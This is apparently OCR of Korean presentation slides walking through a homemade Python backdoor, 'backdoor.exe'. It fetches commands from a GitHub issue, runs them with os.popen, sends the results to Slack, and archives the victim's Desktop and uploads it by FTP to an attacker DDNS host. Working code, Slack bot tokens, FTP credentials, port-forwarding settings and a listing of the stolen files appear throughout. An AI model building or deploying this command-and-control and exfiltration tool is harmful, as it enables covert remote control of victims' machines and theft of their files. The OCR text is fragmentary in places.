



GitHub
Gist snippet
Check
commands
2. Web Crawler 이용
Attacker
Victim



PYTHON


BeautifulSoup

```
webpage = requests.get("https://github.com/jagym105/DB-/issues/3")
soup = BeautifulSoup(webpage.content, "html.parser")
tag = soup.find_all("p")
cmd = tag[3].text
```


GitHub
Gist snippet
Attacker
slack
Slack channel
Send command
results
Victim
file.io
File.io
cloud storage


slack



OAuth & Permissions
OAuth Tokens for Your Workspace
These tokens were automatically generated when you installed the app to your team.
You can use these to authenticate your app. Learn more.
Bot User OAuth Token
xoxb-2015227536742-2028612675956-BSkc8YhbZKjX9KSfwevTFSea
Copy
Access Level: Workspace
Reinstall to Workspace


01
02
03
04


```
myToken = "xoxb-2015227536742-2046299456992-l2bsAhnDbCBNoDpwqOimsZ5Y"
slack = slacker.Slacker(myToken)

def post_message(token, channel, text):
    response = requests.post("https://slack.com/api/chat.postMessage",
        headers={"Authorization": "Bearer "+token},
        data={"channel": channel,"text": text}
    )
out = os.popen(cmd).read()
post_message(myToken,"#data_information",out)
```


GitHub
Gist snippet
Attacker
Get command
results
slack
Slack channel
Victim
file.io
File.io
cloud storage


jagym105 commented 3 hours ago • edited
Owner
ipconfig
CommandResult 앱 오전 12:43
Windows IP 구성
무선 LAN 어댑터 로컬 영역 연결* 1:
미디어 상태 . . . . . : 미디어 연결 끊김
연결별 DNS 접미사. . . . :
무선 LAN 어댑터 로컬 영역 연결* 10:
미디어 상태 . . . . . : 미디어 연결 끊김
연결별 DNS 접미사. . . . :
이더넷 어댑터 VMware Network Adapter VMnet1:
연결별 DNS 접미사. . . . :
링크-로컬 IPv6 주소 . . . . : fe80::557f:e67c:7cba:5810%14
IPv4 주소 . . . . . : 192.168.196.1
서브넷 마스크 . . . . . : 255.255.255.0
기본 게이트웨이 . . . . . :
이더넷 어댑터 VMware Network Adapter VMnet8:
연결별 DNS 접미사. . . . :
링크-로컬 IPv6 주소 . . . . : fe80::29b4:faa1:7f12:dfc0%19
IPv4 주소 . . . . . : 192.168.227.1


GitHub
Gist snippet
slack
Slack channel
Attacker
Victim
file.io
File.io
cloud storage
Upload
files


IIS(인터넷 정보 서비스) 관리자
DESKTOP-LTLQQ2Q ▸ 사이트 ▸
파일(F) 보기(V) 도움말(H)
연결
DESKTOP-LTLQQ2Q(DESKTO
애플리케이션 풀
사이트
Default Web Site
ftp
사이트
필터:
이동(G)
모두 표시(A)
묶는 방법: 그룹화 안 함
이름 ID 상태 바인딩 경로
Default Web Site 1 시작됨(http) *:80 (http) %SystemDrive%₩inetpub₩wwwroot
ftp 2 시작됨(ftp) 192.168.219.103:21: (ftp) F:₩ftp

Hostname ▲	Last Update	IP / Target
jkyeom.hopto.org Expires in 29 days	May 13, 2021 01:50 PDT	192.168.219.103

NAT 설정 | 보안 설정 | 기타 설정


원격제어 | DDNS | TIME서버 | Wake On LAN


유동 IP 도메인 이름 서비스	○ 사용하지 않음 ◉ 사용 DDNS 서비스 noip.com DDNS 사용자 등록 계 정 jagym104@gmail.com 암 호 •••••• ☐ 암호 보이기 호스트 도메인 jkyeom.hopto.org Wildcard ☐



NAT 설정
보안 설정
기타 설정
포트 포워딩
DMZ 서버
비정규 FTP
NAT-T
서비스 포트
포트 선택
프로토콜
TCP
내부 IP 주소/ 내부 포트
포 트
0
추가
*최대 입력값은 32개 입니다.
No. ON/OFF 프로토콜 시작 포트 마지막 포트 내부 IP 주소 내부 포트
1 On TCP 21 21 192.168.219.103 21
2 On TCP 80 80 192.168.219.103 80
적 용
ON/OFF
삭 제
수 정


```
if cmd == "ZIP" :
    file_path = os.path.expanduser('~')+"\\Desktop"
    shutil.make_archive(socket.gethostname(),'tar',file_path)
    filename = socket.gethostname()+".tar"


    ftp=ftplib.FTP()
    ftp.connect("jkyeom.hopto.org",21)
    ftp.login("tester","1234")
    ftp.cwd("./")
    myfile = open(filename,'rb')
    ftp.storbinary('STOR ' +filename, myfile )
    myfile.close()
    ftp.close
```


backdoor.exe
DESKTOP-LTLQQ2Q.tar


GitHub
Gist snippet
slack
Slack channel
Attacker
Victim
Retrieve
stolen files
file.io
File.io
cloud storage


인터넷 › jaekyeom.hopto.org
TAR
DESKTOP-LTLQQ2Q.tar


압축풀기
해제
임시실행
실행
새로압축
압축
압축열기
찾아가기
열기
파일추가
파일삭제
이름변경
파일
아이콘
간단히
자세히
표시
폴더
필터
검색
DESKTOP-LTLQQ2Q.tar
.
파일명
압축크기
원본크기
압축률
종류
test_zip
로컬 디스크
vulscan-master
로컬 디스크
?? ??.txt 541 541 0% 텍스트 문서
??? ???.url 132 132 0% 인터넷 바로 가기
????.PNG 23,871 23,871 0% PNG 파일
????.txt 446 446 0% 텍스트 문서
???????(S?)??_91714167 ???.pdf 135,712 135,712 0% Microsoft Edge
3DP Chip.lnk 1,115 1,115 0% 바로 가기
1111.PNG 42,935 42,935 0% PNG 파일
bob??.png 369,451 369,451 0% PNG 파일
bob??-1.png 1,281,202 1,281,202 0% PNG 파일
Chrome.lnk 2,140 2,140 0% 바로 가기
desktop.ini 282 282 0% 구성 설정
dvwa_low.php 85 85 0% PHP 파일
dvwa_low.php.jpg 85 85 0% JPG 파일
Intel(R) Processor Identification Ut... 2,474 2,474 0% 바로 가기
PowerPoint.lnk 2,492 2,492 0% 바로 가기
Slack.lnk 2,218 2,218 0% 바로 가기
test1.txt 0 0 0% 텍스트 문서
YouTube Music.lnk 2,651 2,651 0% 바로 가기


Pyinstaller
.py
.exe/ELF

CommandResult 앱 오전 12:43
Windows IP 구성

무선 LAN 어댑터 로컬 영역 연결* 1:


미디어 상태 . . . . . : 미디어 연결 끊김
연결별 DNS 접미사. . . . :

무선 LAN 어댑터 로컬 영역 연결* 10:

미디어 상태 . . . . . : 미디어 연결 끊김
연결별 DNS 접미사. . . . :

이더넷 어댑터 VMware Network Adapter VMnet1:

연결별 DNS 접미사. . . . :
